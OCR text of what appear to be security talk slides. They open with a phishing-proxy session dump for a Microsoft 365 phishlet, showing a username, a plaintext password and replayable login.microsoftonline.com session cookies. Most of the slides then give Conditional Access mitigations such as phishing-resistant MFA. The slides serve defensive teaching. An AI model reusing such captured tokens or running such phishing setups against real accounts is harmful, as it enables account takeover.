+-----+------------------+--------------------+-----------+----------+-----------------+-------------------+

: sessions  95

 id           : 95
 phishlet     : microsoft365new
 username     : yehuda.smirnov@company.com
 password     : DefinitelyNotMyP$ssword
 tokens       : captured
 landing url  : https://login.[redacted].com/WOscRgJS?b=BAlQg2nOvQwQnOWI0iGKqw
 user-agent   : Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0) Gecko/20100101 Firefox/116.0
 remote ip    : 93.157.86.34
 create time  : 2023-08-27 10:54
 update time  : 2023-08-27 10:54

[ cookies ]
```

[{"path":"/","domain":"login.microsoftonline.com","expirationDate":1724669698,"value":"0.AXsAOT154DkJbUmxKRm03ZFv61tEZUfGMrBJg-Ydk3ZSdsp7AIg.AgABAAQAAAAtyolDObpQQ5VtlI4uGjEPAgDs_wUA9P_h6JR1Zwjcsim7frEtKVZoeUJatcw2h_iU7Xb3m2w9BX2uN5J3V311xVaxtTVtNpfzOrdLduisqyDirTK20PsUF05mN4HbkXrDCTDLEJ0UFj-AAVo5WO0nccF6p05WzqDtonZIjpfl69b6hTLwBGmhzTynHwRQicUJeYxwudX7Ttje4IL-yOgkPKznpohiPVY5bkZXGycHf_4S1oZcx26pR1DcW8a1x0tVbpQmVD7Y8Gy3DpJ5jl7YdtDLdKlOiw_R4KyuoW39R_f4dDn5VEZz6cs06pbfExZEomHJtkUaoRWvRz03KWqsNo37Obw6jZBdp6zbbzIXeioRA0v-r03KZqJkRod24XC7TCTFDmo0WAaEC0Mwp5KBAMaSbZzjtWakZ0z7c4-vPTMdcuQ_vRJZruzwgUOOLkiAkNPpuj4q4ovEJwf8smUEuneFG9l-WpchrQH1MCd_c4sp7Cqx-uCpAVu9EkXbecs8gnGgrx8ddlMZ0xk2M3liD50kaTG93eGzysoWVXCiBmTR7NNj98QUk1JU8-j_gTWoLK3VuhxZTv-eGCFiuRnSCL4GR7JRyoNhmcnygWByokLT2RnWhImm4kMSzqy_eAhCW_tpLMjc78jAy0ijYzyYRbPIuTCEBA34sYbumS4bTM8QH98ZrGGV6mbuDv9Hzdg5","name":"ESTSAUTH","httpOnly":true},{"path":"/","domain":"login.microsoftonline.com","expirationDate":1724669698,"value":"0.AXsAOT154DkJbUmxKRm03ZFv61tEZUfGMrBJg-Ydk3ZSdsp7AIg.AgABAAQAAAAtyolDObpQQ5VtlI4uGjEPAgDs_wUA9P8snpuo6EYwJAxUjjzePCWcFJIKgqxMbEpBpguKt5LCZuAVcc3QZPEAKu_8KgVRN5-iUq7c434FiN89ebyabaJj6Lnv1cD8EQgI_J2vXbWN-n7sIaMuh5wC1Lk60lFP9ypg4kqNoPcVTRsm6AjB8HCqqeyH6LZE3SgBJjf2jGaZhUEvSpFBHGJdH4DR_nULHjhidmnc0uN7kN0WcHq6h1P83F2CUNIWBiqlt0kv2hxD4JitEsZ16lq3qC3QWgzsZztZ202a0oe4EV-yg7xo9lsN2Ym0Q6aLlz_IsdI9Jr2M-RmOPw0GT3eslTIkR4X2rCTi0cfPQ4KjZCjWcUh0bv7RT5WXth2QEefvefpR6tAcVrUYRUGnAL6_4Grtub9QAnbaETm213UckGjmVYmnpGuOowDmc4PhtPKtIObd-md4IR09bQ5XA_HHHwUXIilKf9Sot4zww93GsecV3ETbRg","name":"ESTSAUTHPERSISTENT","httpOnly":true},{"path":"/","domain":"login.microsoftonline.com","expirationDate":1724669698,"value":"CAgABAAIAAAAtyolDObpQQ5VtlI4uGjEPAgDs_wUA9P-xPbSyILVcPHh_65bB-rk4d8_3QcBDS0_lB6Ncf0bnHal_59sEWi-UVguTBS19CUElQRPrag7PGmvir-a8wehGtCA0OHfsbNhvNNDbQ590J84nVXYoGCJinZEF-YAm9ywdAN6LAcD99G_ArVohT6LsYeYOyl4CdzttTtvZvm-hqEUi9J4YocBmPEfpBQhYYQVUHxo7ycfY-rbIth5sKPoJvozAhwm7ujMB-HorniFHh28NwAfNbiT_zarYcQBARKxu","name":"SignInStateCookie","httpOnly":true},{"path":"/","domain":"login.microsoftonline.com","expirationDate":1724669698,"value":"PAQABAAEAAAAtyolDObpQQ5VtlI4uGjEPwdTqFYe6zpdiJpbWZFnWf07mr_ZzllCJzXpJ91pcXAfV1m4TDZJa9EgpxjUmvhGXkU5oRqVq-sVhY6aQVxYMpye2j4jbVuVYGkuGkXSWCcBDoKQ01lrTlYalBb1f7dxBDUaqWGdlecjehkZK0PnWfN5ImsRdWqAnaMDVM6DWUs-lFiPn4gZSfS7kBGIwRt01yWO2bFyIKrXLBLVl7vP3xap40zhYQZ9tvdOSHnDHuQkgAA","name":"esctx","httpOnly":true},{"path":"/","domain":"login.microsoftonline.com","expirationDate":1724669698,"value":"+6669bd20-ee04-4117-90c5-dc7e4f7168e1","name":"ESTSAUTHLIGHT","hostOnly":true},{"path":"/","domain":"login.microsoftonline.com","expirationDate":1724669698,"value":"estsfd","name":"stsservicecookie","httpOnly":true,"hostOnly":true},{"path":"/","domain":"login.microsoftonline.com","expirationDate":1724669698,"value":"estsfd","name":"x-ms-gateway-slice","httpOnly":true,"hostOnly":true}]

MITIGATION STRATEGIES

MITIGATION STRATEGIES



Grant

Control access enforcement to block or grant access. Learn more

○ Block access

● Grant access


□ Require multifactor authentication

□ Require authentication strength

□ Require device to be marked as compliant

Authentication Strength

MITIGATION STRATEGIES



Multifactor authentication

Combinations of methods that satisfy strong authentication, such as Password + SMS

Passwordless MFA


Passwordless methods that satisfy strong authentication, such as Microsoft Authenticator

Phishing-resistant MFA

Phishing-resistant Passwordless methods for the strongest authentication, such as FIDO2 Security Key

Authentication Strength

MITIGATION STRATEGIES



Multifactor authentication

Combinations of methods that satisfy strong authentication, such as Password + SMS

○

● Passwordless MFA

Passwordless methods that satisfy strong authentication, such as Microsoft Authenticator

Phishing-resistant MFA

Phishing-resistant Passwordless methods for the strongest authentication, such as FIDO2 Security Key

Authentication Strength


MITIGATION STRATEGIES

Phishing-resistant Conditional Access Policy

MITIGATION STRATEGIES

Phishing-resistant Conditional Access Policy

Target resources



Select what this policy applies to


Cloud apps

○ None

● All cloud apps

○ Select apps

Grant access



☑ Require authentication strength

Phishing-resistant MFA


MITIGATION STRATEGIES

Register Security Information Conditional Access Policy

MITIGATION STRATEGIES

Register Security Information Conditional Access Policy

Target resources



Select what this policy applies to


User actions

Select the action this policy will apply to

☑ Register security information

□ Register or join devices

Grant access



☑ Require Microsoft Entra hybrid joined device


⚠ Don't lock yourself out! Make sure that your device is Microsoft Entra hybrid joined.
Learn more

MITIGATION STRATEGIES

Enforce MFA for all Users


MITIGATION STRATEGIES

Enforce MFA for all Users



☑ Require authentication strength

Multifactor authentic...



Select what this policy applies to

Cloud apps

○ None

